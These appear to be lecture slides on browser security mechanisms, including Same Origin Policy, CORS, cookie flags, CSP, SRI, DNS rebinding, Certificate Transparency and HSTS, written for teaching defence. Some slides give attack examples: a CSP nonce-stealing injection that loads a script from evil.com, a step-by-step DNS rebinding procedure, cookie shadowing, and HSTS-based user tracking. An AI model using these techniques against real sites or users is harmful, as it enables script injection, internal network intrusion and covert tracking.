Browser Security features

Michael Sonntag
Institute of Networks and Security

Same Origin Policy (SOP)

- The main security feature in web browsers
- Basic idea: if data A is loaded from source X then code B loaded from source Y cannot access it, or stealing/modifying/deleting data would be easy for an attacker
  - Assumption: the attack is not coming from "your" server (→ XSS!), but has been included from somewhere else
    - Sources: included advertisements, iframes with external content etc
  - Reason: any script on a page has access to the whole page and can modify it in any way it sees fit. It can send data anywhere.
    - Note: it can (theoretically) receive data from anywhere too, but contacting a "different" server is again restricted by the SOP
    - "Script on your page" = has been loaded into it. The script source code may come from a different domain, but is executed within your page.

Ability of JavaScript to access DOM properties and methods across domains

Why do we need this at all?
Because web pages mix content from different sources!

What is the “origin”?

- The origin of an element consists of
  - Protocol/Scheme: HTTP and HTTPS are something different
    - E.g. inserting malicious data in HTTP is significantly easier…
  - Host/Domain: from which server it is coming
  - Port: a single server may provide multiple services
- Special exception: subdomains and explicit action
  - www.domain.tld and ftp.domain.tld are different origins
  - www.domain.tld and domain.tld are the same origin
    - But **only**, if a page explicitly sets its domain; **only** possible **upwards**
    - Example: www.domain.tld sets ‘ document.domain=“domain.tld” ’
- Note: the path (directory) is **NOT** part of the origin!
  - Example: Some script is hidden in profile A of a social network.
    - If user B visits this profile, the script can change the profile of user B (different form/page on same site), as the origin is the same for both!

SOP: Examples

- "Original" site, i.e. from where the "main" HTML document was retrieved (=what is visible in the browser address bar)
  - **https://www.site.com/examples/example1.html**
- Other candidates to be checked against SOP:
  - https://www.site.com/examples/example2.html
    - Different file → **SOP**
  - https://www.site.com/tasks/task1.html
    - Different subdirectory/path → **SOP**
  - http://www.site.com/examples/example1.html
    - Different protocol (HTTP instead of HTTP**S**) → **NOT SOP**
  - https://www.site.com:8080/examples/example1.html
    - Different port→ **NOT SOP**
  - https://site.com/pictures/logo.png
    - Different domain, but MAY be set → **default NOT SOP, perhaps SOP**
  - https://www2.site.com/examples/example1.html
    - Different domain, although TLD & SLD match → **NOT SOP**
  - https://news.www.site.com/examples/example1.html
    - Added subdomain → **NOT SOP**
  - https://www.domain.org/
    - Different domain → **NOT SOP**

SOP: Effects

- Applies to all interactions between two different origins
  - Same origin: can do whatever it wants!
- Cross-origin **write**: generally allowed
  - In some exceptions preflight is needed (see CORS!)
- Cross-origin **read**: generally prohibited
  - Some information leakage is often possible, e.g. by the size of embedded content, timing measurements, status codes etc
- Cross-origin **embedding**: generally allowed
  - Note: will embed a resource, but **not** allow it access to its parent!
  - Examples:
    - Scripts may be loaded from other sources (but access to errors is SOP!)
    - Pictures, videos, audio can be from anywhere
    - Stylesheets: restrictions to content apply
    - Fonts: depends on browser
    - (i)Frames: can be restricted by header (X-Frame-Options) or CSP

SOP: Where does it apply?

- It applies to:
  - Multimedia markup (img, bgsound); even for same origin!
  - Embedded objects (embed, object, applet)
  - Embedded frames with sandbox (frame, iframe)
  - Web Fonts (only to external ones, not locally installed ones)
  - Canvas: reading pixel content
- It partially applies to:
  - Stylesheets: no read of cross-origin source
    - Writing is possible to style the **objects** independent of the origin
      - But **not** to the stylesheet itself (=only to the DOM)!
    - Reading the effective result style is possible if the DOM object is accessible

SOP: Where does it apply?

- It does not apply to:
  - Remote scripts
    - Precondition: it must be parseable (very relaxed!) as JavaScript
  - Embedded frames **without** sandbox (frame, iframe)
  - Selected location/window attributes
    - Write-only: location.href
    - Read-only: window.window, .self, .closed, .frames, .length, .top, .opener, .parent
    - Read/Write: window.location, .close, .blur, .focus, .postMessage; location.replace
  - Internet Explorer && highly trusted zone

SOP: Some thoughts

- The SOP is not fully defined in a standard
  - Differences between browser vendors exist
- Lots of bypasses exist, some intentional, some inadvertently, some through various bugs
- In my opinion, it should be significantly strengthened!
  - If it is your content, then you should host it
    - Is it really so much more efficient to host a few common scripts on central servers (which can change them at any time, too)?
  - CDNs: what is useful to “outsource”?
    - Completely static content like images, videos → restrictions are easy; but is it needed for scripts or web pages?
    - “Good” ones might use your domain name and certificate (=know key)!
  - Integrating external APIs: do it on your server
- Browser plugins are not bound by the SOP – they can do whatever they want (follow the SOP, modify it, or completely ignore it)

Cross-Origin Resource Sharing (CORS)

- HTML 5 relaxes the same-origin policy, so a website can access data from a different origin via XMLHttpRequest
  - Normal: only from where it was retrieved itself (=„back“)
    - Website is from http://www.example.com
    - Can connect to http://www.example.com
    - Cannot connect to http://www.other.org or http://db.example.com
  - Relaxed by CORS:
    - Browser asks db.example.com (=Target!): “Do you allow to be accessed from www.example.com?”
    - If it allows this, scripts from www.example.com may connect to db.example com, retrieve data – **and inspect everything from there**
- Note: any script on www.example.com can always create a form, fill it with data, and send it **to** www.other.org or db.example.org
    - Cross-origin write: generally allowed, but prohibited for certain methods
  - But it will **not** be able to **access** the data returned by this request!
  - Just XMLHttpRequest (or the Fetch API) are limited by the SOP
    - Cross-origin read: prohibited, but can be allowed by CORS

CORS: Use case

- Site A serves a webpage
- Site B contains some data
- Aim: web page from A shows data from B
- Solution 1:
  - Server A retrieves data from B (once a day, on demand etc)
  - Server A caches it (optionally)
  - Server A integrates the data into the pages it sends to the clients
- Solution 2 (e.g. “Single Page Applications”):
  - Server A sends page without data to clients (JavaScript only)
  - Page in **client browser** uses JavaScript to retrieve data from B
  - Data is evaluated & displayed locally

CORS!

Cross-Origin Ressource Sharing (CORS)

- The HTTP-Header “Access-Control-Allow-Origin” determines which sites a resource may be accessed from
  - Additional restriction possible: “Access-Control-Allow-Methods”, “Access-Control-Request-Headers”, “Access-Control-Allow-Credentials”, “Access-Control-Expose-Headers” and “Access-Control-Max-Age”
  - Credential will be sent with the request, but appropriate to the actual destination, not to the „original“ source of the page
- Applies to:
  - XMLHttpRequest, Web Fonts, WebGL textures, image/videos + „drawImage“ method, stylesheets, scripts (!)
- Note: the header is placed in the include**d** resource, not in the includ**ing** page!
  - Including page states in the “Origin” header who it is
  - Resource itself declares who may (exceptionally) get access to it

CORS: Request types

- **Simple** requests: are just executed
  - Defined as fulfilling **all** of:
    - Request is via HEAD, GET, or POST
    - No custom headers; manually set content only for a limited list
    - Body content type is text/plain, multipart/form-data, or application/x-www-form-urlencoded
    - No event listeners registered on an XMLHttpRequestUpload object
    - No ReadableStream object used in the request
- Such requests can be sent already anyway → no new security issue
- What happen with such requests:
  - Send GET request
    - **Must** send “Origin” header
  - Received GET reply
    - **Must** contain “Access-Control-Allow-Origin” header

    a) Display result **without** read access (**without** matching “-Allow-Origin”)

    b) Access and **use** result (with **matching** “-Allow-Origin”, e.g. “*”)

Otherwise: Data has been transferred into browser, but cannot be used in it!

CORS: Preflight

- All other requests must be “preflighted” by sending an OPTION request first, if **any** of these match (= not a “simple” request):
  - Use of PUT, DELETE, CONNECT, OPTIONS, TRACE, or PATCH
  - Any other custom header was added
  - Other body content encoding than three listed above, at least one event listener was registered, or a ReadableStream object is used

- Will send a preflight request:
  - OPTIONS /…

    Origin: <where including site came from>

    Access-Control-Request-Method: POST

    Access-Control-Request-Headers: X-CustomHeader, Content-Type
  - 200 OK

    Access-Control-Allow-Origin: <origin as above or wider>

    Access-Control-Allow-Methods: POST, GET, OPTIONS

    Access-Control-Allow-Headers: X-CustomHeader, Content-Type

    Access-Control-Max-Age: 86400

Preflight-Request

Appropriate to what is desired (see above)

Preflight-Respose

This response may be cached for 24 hours

CORS: Preflight

- Only then the actual request is made
  - As a POST request (but could also be a GET: allowed in reply!)
  - With the custom header “X-CustomHeader”
  - With any “other” content type
- Requires two roundtrips and the server has to handle two requests
  1. Check whether such a request would be acceptable
  2. Actually answer the request
- What is NOT included here: authentication
  - Any client can send such a request
  - No credentials are sent
  - So all users are “anonymous”
- Solution: send credentials with the request
  - Potential security problem: we send a cookie with a session id to a server, telling him where it was initiated (Origin header)!

CORS: Authentication

- By default no cookies, credentials (HTTP Auth), or client certificates are sent, neither with the real request, nor with any preflight request
- By setting a flag these can be included
  - The server then either accepts this and answers - or not
  - The server must include the header "Access-Control-Allow-Credentials: true" or the browser **ignores & deletes** the response
    - "Mirroring" attacks: send cookies & receive it as text & access it
  - The server **must** send a **specific** Origin in the "Allow-Origin" header – "*" (wildcard) is prohibited!

+ "Origin: A"

- Which cookies are sent? Those for the destination server ("B")!
  - A makes CORS request to B → Request includes cookies for B
- The reply can then also set cookies, but note that this remains a "third-party" cookie and will be treated as such
  - Which means it might be ignored
- SOP **always** applies to cookies, so A **cannot** read/modify B's cookies!

CORS: Security

- What is the “Origin” header content?
  - Set by the Browser, cannot be changed by JavaScript
    - But we do not have to use a Browser…
  - Consequence: we can get the application to disclose all data by sending a “correct” Origin (if we know credentials, when required)
  - Countermeasures:
    - Use it for public resources only
    - Never use the Origin header for authorization
    - Use full authentication if needed: note that by design we do this cross-origin, as we do have two domains!
    - Require both Origin **and** Host headers to be present and occur once only && verify origin against whitelist && tie them to the IP address
      - If it once sent an Origin not on the whitelist, block for some time
      - No guarantee, but reasonable security
- Potentially: verify on server that preflight-required requests **had** a preflight request before → not really any improvement (easy to do)!

CORS: Security

- Authentication & security?
  - Do not allow cookies/credentials to be sent via unencrypted connections
    - We can control this via preflight requests → deny them if unencrypted
    - We **cannot** control this for simple requests
    - Even if preflight is by HTTPS, there is no guarantee that the actual request is encrypted (browsers will do it → but everyone else?)
    - This is no new issue: use "Secure" / "HTTPS-only" cookies
      - Works for every browser, even for simple requests
  - How to actually "login" to the CORS site (to receive the cookie)?
      - Even authenticated CORS requests will **not** send the **origin site's cookies** to the CORS site!
    - Use OAuth2 or similar
    - Manually add authentication headers to the request, e.g. username and password in basic authentication (→ http**s**!)
    - Send authentication in body (login to CORS site **and** your site simultaneously!), receive a cookie, use cookie in actual content request

CORS: Open security issues

- Exfiltrating data to another server remains possible
  - The security checks take place on the second server
  - This means that a website can send data to any host it wishes, which might then store it
    - E.g. this might be a malicious host, which then returns a nice “I allow everyone” header
  - Not much different than now (encode in URL for “picture”), but can make exfiltrating data easier than before (REST)
- Depending on the response time, the page can identify whether a specific server exists (but which does not allow CORS, so it will not receive a reply in JavaScript as prevented by the browser), or whether it does not exist at all
  - Reconnaissance of internal servers!

https://www.compass-security.com/fileadmin/Datein/Research/White_Papers/html5_web_security_whitepaper.pdf

CORS: Open security issues

- Do **not** send a universal wildcard ("*") for allowed access:
  - Get local user (=inside company) to visit an external website with malicious code on it
  - Internal webserver specifies "*" for access
  - As the browser is inside the company, it can access the internal webserver (=inside firewall), and because of "*" the external website content (=script from there) can initiate this in the background and later exfiltrate the data
- DDoS becomes easier: even if no answer is provided and expected, preflight requests must still be handled by the server they are sent to
  - Can be done with POST, but now easier, faster, and more efficient!
- Header injection becomes much more dangerous, as this allows introducing an access control header allowing everyone access!
- Clients still cannot trust the content they received: it is from somewhere else and could contain malicious data

Cookies: Securing them

- Attention: these are “requests” by the server setting the cookie
  - Browsers will follow them, but applications not necessarily
- Secure/HTTPS-only: do not send unencrypted
  - This is an element of the Cookie header itself
  - “Set-Cookie: “ …content, domain, expiration… “;Secure”
  - Often the application contains an option to set this automatically
- HTTP-only: no access by JavaScript
  - This is an element of the Cookie header itself
  - “Set-Cookie: “ …content, domain, expiration… “;HttpOnly”
- Host-only: do **not** set the “Domain” attribute
  - Not set: send to exactly this host only
  - Domain set: send to every host at or under this domain
- Priority: when too many cookies from a single domain, delete those of low priority first → not really a security feature!

Cookies: Securing them

- SameSite: cookie should not be sent with cross-site requests (some CSRF-prevention; prevent cross-origin information leakage)
  - “Strict” : never cross origin; not even when clicking on a link on site A leading to B the Cookie set from B is actually sent to B
  - “Lax” (default): sent when clicking on most links, but not with POST requests: “Same-Site” and “cross-site top-level navigation”
    - Not as good as strict: e.g. “<link rel='prerender’>” is a same-site request fetched automatically (and kept in the background!)
    - Sent: GET requests leading to a top-level target (=URL in address bar changes; but may contain e.g. path)
      - I.e. will not be sent for iframes, images, XMLHttpRequests

request type,	example code,	cookies sent
link	`<a href="…">`	normal, lax
prerender	`<link rel="prerender" href="…">`	normal, lax
form get	`<form method="get" action="…">`	normal, lax
form post	`<form method="post" action="…">`	normal
iframe	`<iframe src="…">`	normal
ajax	`$.get('…')`	normal
image	`<img src="…">`	normal

Strict: None of these!

https://www.sjoerdlangkemper.nl/2016/04/14/preventing-csrf-with-samesite-cookie-attribute/

Cookies: Security issues

- Secure cookies could still be overwritten by insecure connections
  - They were just not **sent** via unencrypted communication!
  - Since Chrome 52 & Firefox 52 not possible anymore
- Cookie shadowing:
  - “Real” cookie: Path = / from www.example.com
  - “Shadow” cookie: Path = /subdir from evil.example.com
    - **But** setting the domain to “example.com”
  - Requests to “www.example.com/subdir/…” include **both** cookies
  - Note: only possible on same domain, so one application (or malware inside) attacking another one on same server or on similar level (see example) → **Public/shared hosting by different entities under the same domain name is very dangerous!**
  - Technically name-value pairs are a list, but most languages/frameworks implement them as a hash table → shadowing possible!
    - Also depends on the (varying by browser) sequence in the header

Zheng/Liang/Duan/Chen/Wan/Weaver: Cookies Lack Integrity: Real-World Implications
https://www.usenix.org/system/files/conference/usenixsecurity15/sec15-paper-zheng-updated.pdf

Cookies: Prefixes

- The browser does not (later) know, where a cookie came from. Was it sent via secure connection?
  - "Secure" tells us only where to send it, not where it came from!
- Vulnerable application on a subdomain can set a cookie, which will be sent to "parent" sites via setting the Domain attribute
  - Also via MitM on sites without HSTS or no "includeSubdomains"
- Additional security measures (Chrome, Firefox):
  - "__Host-" as prefix to the Cookie name: "Domain locked"
    - Will only be accepted in a Set-Cookie directive if it is 1) marked Secure, 2) was sent from a secure origin, 3) does not include a Domain attribute, and 4) has the Path attribute set to /
  - "__Secure-" as prefix to the Cookie name: Weaker than above
    - Will only be accepted in a Set-Cookie directive if it is 1) marked Secure and 2) was sent from a secure origin → Domain/Path possible
- Result: Non-compliant cookies are ignored
  - Prefix is **not** stripped: App. have to use it (=insert & read) too!

Cookies: Securing them

- Example of a really quite secure cookie (sent via HTTPS):

Set-Cookie: **__Host-**SessionID=MDgvMTU=;Path=**/**;
Secure;**HttpOnly**;**SameSite=Strict**

No "Domain" attribute!

- Analysis:
  - "__Host-" Prefix: accepted only from a "good" source
    - Was received via httpS
  - Path: to fulfil requirement for "__Host-"
  - Domain: absent → Send only to this specific host
  - Secure: sent back over httpS only
  - HttpOnly: no access by JavaScript
  - SameSite: not sent with cross-origin requests

Content Security Policy

- New method to restrict content on a page
  - Enforced by the browser
  - Directed by the server through HTTP headers
    - Must be done for each resource requested
    - Can be added as META tag (full version; report-only MUST be HTTP!)
  - Intended against various injection problems
    - But not a solitary final solution, “merely” some added protection
- Basic idea:
  - No scripts are allowed within the HTML page
  - All “scripts” must be contained in external files (.js, .css…)
  - Restrict various other actions that might be deemed “unsafe”, “undesirable” etc

Server specifies (outside the HTML!), what HTML is allowed to do

Content Security Policy (CSP)

- Result of implementing CSP:
  - Injecting a script into the page is useless, as it will not be executed
  - “Simple” way around: get the script into the external file
    - Which is hopefully very difficult, as this script does not **ever** need to be modified based on user content; so it can be static & read-only
  - Significant reworking of most web pages is needed
    - E.g. onchange=“javascript: …” doesn’t work any more (or must be whitelisted by nonce, which must differ for every request!)
    - Must be added dynamically by (externally!) attaching an onLoad event to the page, which then identifies the element and attaches an onChange event to it
- Therefore an important prerequisite exists:
  - This will only work if “modifiable” content is strictly separated from scripts, i.e. user input only ever ends up in the HTML file, but **never ever** in any stylesheet or JavaScript file!
    - Practically this should not be a necessity anyway

Content Security Policy: Support

- Browser support:
  - Version 1: all browsers
  - Version 2: almost all browsers
    - Firefox supports V2 partially: “plugin-types” is missing
    - Edge: Ignores nonces on scripts (→ more secure; no exceptions)
  - Version 3: more restrictions; Chrome mostly, Firefox partially
    - navigate-to, prefetch-src, and referrer (deprecated) seem to be implemented by no browser at all
- Compatibility: if a browser doesn’t understand it, he ignores any unknown directives
  - Page works, but no additional security!
  - So no real drawback to including it exists
    - Apart from the effort required to implement it!

Content Security Policy: Integration

- Header: "Content-Security-Policy"
  - Debugging it: use "Content-Security-Policy**-Report-Only**"
    - Any violations will be logged, but not enforced
    - Important to find out whether some scripts are remaining somewhere!
  - A server may send only a single such header, so the various directives must be assembled on a single line
    - To protect against header injection
- Violations cause an event, which can be handled by the page
- Recommended: do not use the META tag, use the HTTP header
  - "frame-ancestors" and "sandbox" do not work there anyway
  - Policies apply only to resources after this element
    - Doing something before → no protection

CSP: Restrictions

- default-src: sets a default source list for other CSP restrictions
  - child-src, connect-src, font-src, img-src, media-src, object-src, script-src, style-src
  - No “addition”: specifying a source for an individual element overrides this, it will not “add” to it!
- base-uri: which URLs allowed as document base (=for relative URLs)
- connect-src: which URLs can be accessed by
  - XMLHttpRequest.send
    - Very easy and useful! E.g. restrict JavaScript requests to your own site and those explicitly used (e.g. foreign APIs)
  - WebSocket and EventSource constructor
  - sendBeacon: send data to a server; no response possible
    - Reporting some event; very special feature rarely used (ads, perhaps?)
  - Sending a Ping to a hyperlink destination (=user tracking method)
- report-uri: where to send violations reports to

CSP: Restrictions

- Various source directives
  - child-src: what URLs child frames (inside this) can come from, and what URLs Workers (=additional threads) can access
  - font-src, img-src, media-src: loading fonts, images, audio/video
- frame-ancestor: where this page can be embedded from (=parent)
  - Attention: not included in default-src!
  - Takes precedence over & replaces the “X-Frame-Options” header
- frame-src: restricts embedding frames
  - Deprecated; use child-src instead
- form-action: where forms can be submitted to (URLs!)
  - Attention: not included in default-src!
- object-src: loading plugins
  - Also applies to data loaded for the plugins and nested contexts
- plugin-types: list of media types for which plugins may be loaded
  - Example: “Content-Security-Policy: plugin-types application/pdf”

CSP: Restrictions

- worker-src: WebWorkers (→ script-src → child-src → default-src)
- script-src: which scripts can be executed
  - Includes all other “executable” things besides JS, e.g. XSLT
  - Includes “javascript:” URLs and event handlers
  - Includes all inline scripts: but whitelisting is possible in V2
  - Addition: “unsafe-eval” prevents the eval function, the “Function” constructor, and setTimeout/setInterval with strings
  - External scripts: must be in list (or V2: individually whitelisted)
    - List can be full URL (http://www.example.com/scripts/script1.js) or wildcard (http://www.example.com/scripts/ → all scripts in directory)
- Example of whitelisting by Nonce (random value; not a signature!):

```
Content-Security-Policy: default-src 'self';
     script-src 'self' https://example.com 'nonce-c3Sasdfn939hc3'
```

  - Allowed: **<script src="https://example.com/src.js"></script>**
  - Allowed: **<script nonce="c3Sasdfn939hc3">**
  - Allowed: **<script nonce="c3Sasdfn939hc3“ src="https://elsewhere.com/valid.js"></script>**

https://www.w3.org/TR/CSP2/#directive-script-src

CSP: Restrictions

- Whitelisting by hash: specify the exact hash of the script to allow
  - Note: does not contain a secret. But later changes/additions to the CSP, e.g. by malicious JavaScript (for instance DOM-based XSS), do not have any effect
  - Applies only to inline script, not possible for external ones
  - Example: **Content-Security-Policy: script-src 'sha512-YWIzOWNiNzJjNDRlYzc4MTgwMDhmZDlkOWI0NTAyMjgyY2MyMWJlMWUyNjc1ODJlYWJhNjU5MGU4NmZmNGU3OAo=`**
  - Allows: `<script>alert('Hello, world.');</script>`
  - Prohibits: `<script> alert('Hello, world.');</script>`
  - Prohibits: `<script>alert('Hello world.');</script>`
- style-src: source for stylesheets
  - Same exceptions (hash/nonce) as with scripts
- Both: “unsafe-inline” allows inline scripts/styles for compatibility
  - But then you get no security advantage for these elements…
  - Independent of location: submit-script may be copied to image…

CSP: Restrictions

- sandbox: does not specify source, but additional restrictions
- A sandbox may restrict (or rather: configuration directives allows to individual unrestrict; opt-in principle!):
  - allow-forms: no form submission → allow it
  - allow-popups: opening popups
  - allow-pointer-lock: allow the PointerLock API
  - allow-same-origin: no scripting, but access to DOM; “foreign” embedded site may access it’s **own** source server
  - allow-scripts: allow executing scripts
  - allow-top-navigation: navigating to other pages (by script, user is unrestricted!) of the top window/tab
- Version 3 additions and related extension specifications:
  - allow-modals, allow-orientation-lock, allow-popups-to-escape-sandbox, allow-presentation, manifest-src, prefetch-src, worker-src, disown-opener, navigate-to, report-to, block-all-mixed-content, upgrade-insecure-requests

CSP: Version 3

- strict-dynamic: use carefully. This will allow scripts that are allowed to be executed (nonce or hash) to load more scripts by dynamically inserting “<script>” elements – these latter need not be on a whitelist
  - Seems to be used mostly in connection with CDNs
    - Load a whitelisted script from a CDN
    - Allow this script to load further scripts from other servers of this CDN (or from other CDNs)
  - Insertion must take place via the DOM, but **not** the parser
    - Allowed:
      ```
      var s=document.createElement('script');
      s.src='https://somewhere.el.se/helper.js';
      document.head.appendChild(s);
      ```
    - Prohibited: `document.write('<script src="/attack.js"></script>');`
- unsafe-hashes: like unsafe-inline it reduces the security by allowing include scripts. But only event handlers, style attributes and javascript: navigation targets can be whitelisted in this way!

CSP: Nonce stealing attack

- Browsers are very lenient when interpreting content
- This can be a problem when using nonces
- Example of a page part:
  - **<p>Hello, [INJECTION POSSIBILITY]</p>**
    <script nonce=“abc” src=‘/good.js’></script>
  - Injected text: “**<script src='https://evil.com/evil.js'** ”
  - Result: **<p>Hello, <script src='https://evil.com/evil.js' </p>**
    <script nonce=“abc” src=‘/good.js’></script>
  - Interpretation by browsers: Some external script with a valid nonce
    - <script> element
    - Src attribute: https://evil.com/evil.js
    - An attribute with the name “</p>” – Unknown and ignored
    - An attribute with the name “<script” – Unknown and ignored
    - A valid nonce
    - A second src attribute – which is ignored
    - End of tag and end of script

Feature Policy

- Allow/prohibit use of browser features in this frame and any subframes
  - E.g. an iframe, which is from a different source would be affected
  - Supported partially by Chrome/Opera (most) and Firefox (several); Edge/IE: None
- Syntax: `Feature-Policy: <directive> <allowlist>`
- Allow list: “*”, “self” (=SOP), “src” (iframes only; special rules), “none”, <individual origins separated by space>
- Directives:
  - accelerometer, ambient-light-sensor, autoplay, battery, camera, display-capture, document-domain, encrypted-media, execution-while-not-rendered, execution-while-out-of-viewport, fullscreen, geolocation, gyroscope, layout-animations, legacy-image-formats, magnetometer, microphone, midi, oversized-images, payment, picture-in-picture, publickey-credentials, sync-xhr, usb, vr, wake-lock, xr-spatial-tracking
- Several of them affect the whole related API
- Example: `Feature-Policy: microphone 'none'; geolocation 'none'`

Subresource Integrity

- Problem of CDNs: They cache your static resources. But how to guarantee that what end-users get is what you sent to the CDN?
  - They can modify/replace the content and send variations/different content to everyone (or solely to specific recipients)
- Solution: “integrity” attribute for `<link>` and `<script>` tags
  - Format: string of two parts, separated by dash
    - Hash algorithm: currently only sha256, sha384, and sha512
    - The binary hash value must be encoded in Base-64
  - The hash is not secured or keyed in any way: the CDN can trivially recompute any hash value…
    … but the “reference” value of the hash is part of the “dynamic” page coming from **your** server!
- Browsers will fetch the content, verify the hash, and if it does not match, produce a network error
- Support: Chrome, Firefox, Edge

Subresource Integrity

- Example:
  - <script src=https://code.jquery.com/jquery-2.1.4.min.js integrity= "sha384-R4/ztc4ZlRqWjqIuvf6RX5yb/v90qNGx6fS48N0tRxiGkqveZETq72KgDVJCp2TC" crossorigin="anonymous"></script>
  - Embeds jquery from an external link
    - But makes sure, that it is exactly the expected version and unmodified!
  - The “crossorigin” attribute ensures that no credentials are sent
    - It MUST be set – otherwise information disclosure might happen
      - E.g. sending lots of requests with varying/known hashes, to check whether this specific version is used/acceptable
    - The CDN must send a “Access-Control-Allow-Origin” header with its response, so that the including site gets access to it at all
      - This is, after all, a Cross-Origin request to a different server…

DNS Rebinding

- A lot of security features in a web browser depend on the SOP
  - In short: scripts can only contact the server they came from
- But how is the SOP enforced? Via DNS (host=domain name, not IP)!
- So we can contact any other server "easily", if we control the DNS:
  1. Set DNS for "www.evil.com" to 140.78.100.128
  2. Client retrieves page from www.evil.com, asking for IP addr. first
     - DNS timeout for "www.evil.com" is set to 1 second for this reply
  3. Client retrieves script from same server (=immediately)
  4. Script contacts its "own" server again after 2 seconds delay
  5. Client performs new DNS lookup (previous answer has expired!)
  6. DNS server **now** responds with "www.evil.com = 192.168.1.1"
  7. Client connects to a different (e.g. local) server in spite of SOP, and performs an attack/reconnaissance/…
     - It can read all the data from 192.168.1.1, as it is "Same Origin" (=www.evil.com); it can manipulate all data there too
- Because of countermeasures today typ. useful combined with XSS

DNS Rebinding

- Difficulties of implementing DNS rebinding:
  - You have to control the DNS server for **some** domain
    - This is not that difficult and can be set up easily
    - Can be any domain name!
  - You must set very short DNS timeouts
    - Easy on your server, but intermediate DNS servers often set minimums on timeout, e.g. 5 minutes or some hours
      - Then you must wait for expiry - with the user still on this web page!
  - DNS and attack must be synchronized
    - Requires a little bit of programming and communication
  - Getting around countermeasures, like pinning
    - Provide two answers (A records), with the “first” one being the priority, and then block communication to it (e.g. firewall) → fallback to “se-cond” entry → countermeasure: use “private” addresses preferentially
- Result: only for more experienced and resourceful attackers
  - But you do not have to be a professional!

DNS Rebinding - Prevention

- DNS pinning in web browsers: they do their own (not via the OS!) DNS lookup (or at least caching) and keep/use the first response for the whole duration of the web page
  - Must fail (=stop) if reply changes → DNS requests are still made!
  - Otherwise a server might have received a new IP and the “old” one might now be controlled by an attacker!
- Filtering private IP addresses from DNS responses
  - Easy for the “normal” private ranges, but company servers might also filter out public IP addresses used only internally
    - Very important in IPv6!
    - Drawback: the internal address space can be profiled by an attacker by just checking everything and noting failures
- Checking the HTTP “Host” header on victim devices
  - This must be your own hostname; if different → sign of attack

Certificate Transparency

- Making misbehaviour of CAs detectable: every CA can issue a certificate for arbitrary domains
  - But it **should** do so only on request of the domain owner
    - See “Certification Authority Authorization” for this!
- CT does **NOT** solve this problem, it **merely** creates **accountability**!
  - I.e. If a “wrong” certificate was issued, it will be undeniable
    - Even if the certificate was not observed&stored by someone
  - If a “wrong” certificate is issued, the domain owner **can** notice this
- “Informal” regulation: not legally binding, but if a CA wants to be in the “trusted CA list” of Chrome (+Firefox…), then it must follow it
  - In force since March 2018
- Detecting problems:
  - Manually search for your domain name etc: https://crt.sh/
  - Use a (commercial) service to be notified on every certificate that is issued for your domain name(s)

Certificate Transparency

- Content of Certificate Transparency:
  - CA creates pre-certificate
  - CA adds it to public certificate log and receives timestamp
  - CA adds timestamp to certificate and signs it
  - CA sends certificate to domain owner (who then uses it) and log
    - Logs contain both the “pre” and the “full” certificate
- Practice: two timestamps (=two different certificate logs) needed
  - “Needed”: the browser verifies that these are present and correct
    - Theory/Asynchronously/”Someone else”: verify the certificate is in the Merkle tree and that the tree is valid/consistent
  - Takes place is in addition to “other” cryptographic checks
  - Chrome: one log has to, and one may not be operated by Google
- To ensure a complete and unmodifiable ”list”, the logs are Merkle-Trees. Trivial explanation: Value = Hash(previous value || new data)
- Note: this is peculiar to browsers, but everyone can do this in their own software too, if they want

Certificate Transparency: Problems

- Every certificate is public
  - “Internal” certificates for development etc → Everyone sees them!
  - Secret subdomains, future web servers… are public
- Problem for purely internal use
  - Chrome: see two options to disable it “CertificateTransparencyEnforcementDisabledForUrls”, “CertificateTransparencyEnforcementDisabledForCas”
- No security if a certificate is issued unlogged and verification by browsers can be prevented
- Independent of revocation; only works if actually checked
  - “CA ? issued a certificate for my.domain.com to someone, but still refuses to revoke this malicious certificate!” → No solution here…
- No active detection on its own: Requires checking by someone

Certificate Transparency: Using it

- What to do for end users: nothing!
  - The browser does everything for you
- What to do for site owners: (mostly) nothing!
  - Obtaining a certificate might take a little bit longer, but mostly you don’t notice it (a few seconds); all the work is done by the CA
  - You don’t have to do anything else
    - Recommended: check the/a log whether there are certificates you do not know anything about
  - Optional: “Expect-CT” header
    - Expect-CT: max-age=86400, enforce, report-uri="https://foo.example/report"
    - For 24 hours (86400), every certificate of this connection must use CT
    - Req.: timestamp in cert. extension || TLS extension || OCSP stapling
    - Support: Chrome, Edge
    - Deprecated: after June 2021 every certificate must have CT anyway, as older ones are no longer valid and since 3/2018 only CAs with CT are accepted into the browser list…

HSTS: Prevent downgrade attacks

- Scenario: User opens “http://www.site.com”
  - Automatic redirect to “https://www.site.com/”
- But what if there is a MitM attacker?
  - Start https connection to server & serve it modified via http to client?
  - Modify the request to the server to select very weak encryption?
- No redirection, just http and https offered in parallel?
- Other elements in https sites containing http URLs (e.g. in iframe)?
- Partial solution: HTTP Strict Transport Security (HSTS)
  - The server uses the header field “Strict-Transport-Security” to tell the client that encryption is supported and always required
  - This header specifies for how long this assertion is valid, too
    - Example: ”Strict-Transport-Security: max-age=31536000”
      - One full year; starts anew with each response
  - The client stores this information locally for future requests
    - Which means, there is information which sites were visited…

HTTP Strict Transport Security (HSTS)

- What a conforming client does
  - Automatically request solely https resources
    - Not “http → redirect → https”, but
      “locally replace ‘http’ with ‘https’, then open secure connection to server”
  - If https is not successful (for whatever reasons), do **not** allow the user to access the website
    - No “I know what I’m doing, let me proceed!”, **only** “Fatal error”!
- Drawback:
  - Must be accessed over secure connection first (or after it expired)
  - I.e., if the attacker can modify the **first ever** request to a site, he can filter out the header and subvert the system
    - Most browsers contain a (“small”; see below) list of important sites using HSTS, so for them even the first connection is secure
  - Modifying local time (e.g. NTP attacks) allows attacks

Result: Better security, but do not depend on it!

HTTP Strict Transport Security (HSTS)

- Definition of the header:
  - Strict-Transport-Security: max-age=<expire-time>
    - Expiration time in seconds
    - Limit will be updated with “current time + current value” on every visit
      - So can be shortened as well; set to “0” to disable it
  - Optional additions:
    - “; includeSubDomains”: rule applies to all subdomains of this site too
      - Strongly recommended for security; see Cookies above
    - “; preload”: requirement for inclusion in preload list
      - Google maintains a list of preload sites, which most (all?) browsers use for the “statically set” list of domains (1/2021: ca. 127,000 sites)
      - Added to prevent malicious adding by third persons to the list
      - Requires “includeSubDomains” to be added to the list (+encrypt. …)
- Will only be used/stored if access via https without certificate error

https://www.chromium.org/hsts

Privacy issue because of HSTS

- Prerequisites:
  - A website identifies a user
  - The website has several other (sub-)domains under its control
- Method:
  - Send a website which includes a single content element for each of the secondary domains
  - Communicate “offline” (server to server) with these domains so e.g. domains 1, 2, and 4 send HSTS, but domains 3 and 5 do not
- Exploitation:
  - Send a page which requests an element from each of the secondary domains by http
  - Observe which of them are contacted by http and which by https (=for this site HSTS was set)
